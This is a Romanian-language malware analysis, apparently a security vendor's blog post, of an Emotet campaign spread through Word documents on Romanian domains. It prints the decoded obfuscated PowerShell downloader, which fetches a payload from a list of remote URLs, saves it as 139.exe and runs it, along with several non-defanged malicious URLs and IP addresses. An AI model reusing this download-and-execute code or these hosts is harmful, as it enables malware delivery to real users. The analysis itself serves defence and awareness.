


La scanare, virusul apare detectat de numai 18 si cei 60 de vendori prezenti pe platforma. Drept urmare, o mare parte si solutiile antivirus NU vor reactiona la aparitia virusului in dispozitiv.
Emotet pe domenii din România, captură din analiza ProDefence
In aceata varianta, doar aplicatiile celor de mai sus pot identifica virusul.
Emotet pe domenii din România, captură din analiza ProDefence

Iata si motivul detectiei slabe, virusul a fost creat… astazi. Ceea ce denota ca hackerul vine cu variante „curate” pentru a evita detectia.
Emotet pe domenii din România, captură din analiza ProDefence

http://trangvang.info.vn/home/pxxx7l/
https://74.101.225.121/tGQWzXxxxhSt
http://trangvang.info.vn/home/pxxx7l/
https://74.101.225.121/tBUxxxQWaf5EyJ8

Ce face documentul

La deschidere, Word rulează documentul din directorul temporar, iar acesta lansează PowerShell cu o comandă ascunsă (fereastră invizibilă) și codată în Base64. Decodată, comanda arată astfel (adresele sunt dezactivate intenționat):

$Xgmxijlqickli = '139';
$Yqeishrftmp = $env:userprofile + '\' + $Xgmxijlqickli + '.exe';
$Snyletzkfjfn = &('ne'+'w-o'+'b'+'ject') neT.wEBCLiEnT;
$Gapkseiveo = 'hxxp://trangvang[.]info[.]vn/home/poIc7l/*hxxps://www[.]flybuys[.]net/libraries/xes/*hxxp://informatic-club[.]com/language/y/*hxxp://demo[.]stickypost[.]io/wp-admin/g/*hxxps://www[.]drivertrainerschool[.]com[.]au/logs/RYJPgrKOJ/'."splIT"([char]42);
foreach($Kxztalhpinv in $Gapkseiveo){ try{ $Snyletzkfjfn."dowNLOaDFilE"($Kxztalhpinv, $Yqeishrftmp);
  If ((.('Get-'+'Item') $Yqeishrftmp)."lengtH" -ge 32681) { [Diagnostics.Process]::"sTaRT"($Yqeishrftmp); break } }catch{} }

Pe scurt: scriptul încearcă pe rând cinci adrese, descarcă de pe prima care răspunde un fișier pe care îl salvează ca 139.exe în profilul utilizatorului și, dacă fișierul are dimensiunea așteptată, îl execută. Documentul nu este deci ceva de citit, ci un instrument de descărcare.

Emotet pe domenii din România, captură din analiza ProDefence

Avem polc7l care este descris ca fiind ATLUtils Module – adica Active Template Library si mai exact este chiar fisierul nostru 139.exe.
Emotet pe domenii din România, captură din analiza ProDefence
14 din 73… destul de rau pentru posibilele victime!

Etapa a doua

Odată executat, fișierul instalează un alt executabil, care se conectează la serverul de unde vin comenzile atacatorului.

Emotet pe domenii din România, captură din analiza ProDefence

De acolo, malware-ul primește și execută comenzi: se răspândește în rețea, colectează și trimite date, atacă alte sisteme, înregistrează tastatura, camera sau ecranul. În cazul analizat, dispozitivul se conecta la adresa 68.114.229[.]171, unde se afla panoul de comandă și control.

Concluzie

Dacă ai un site sau un server neprotejat, poți deveni parte activă la activitățile ilegale ale atacatorilor. Iar pentru utilizatori, regula rămâne aceeași: atenție la documentele pe care le deschideți, indiferent de la cine credeți că vin.

Rețeaua Emotet a fost destructurată în ianuarie 2021 printr-o operațiune internațională coordonată de Europol, dar a revenit ulterior. Vedeți și atacul Emotet asupra CV19 România. Pentru analiza unui document suspect, ProDefence oferă analiza fișierelor suspecte și a programelor malițioase.

Sari la conținut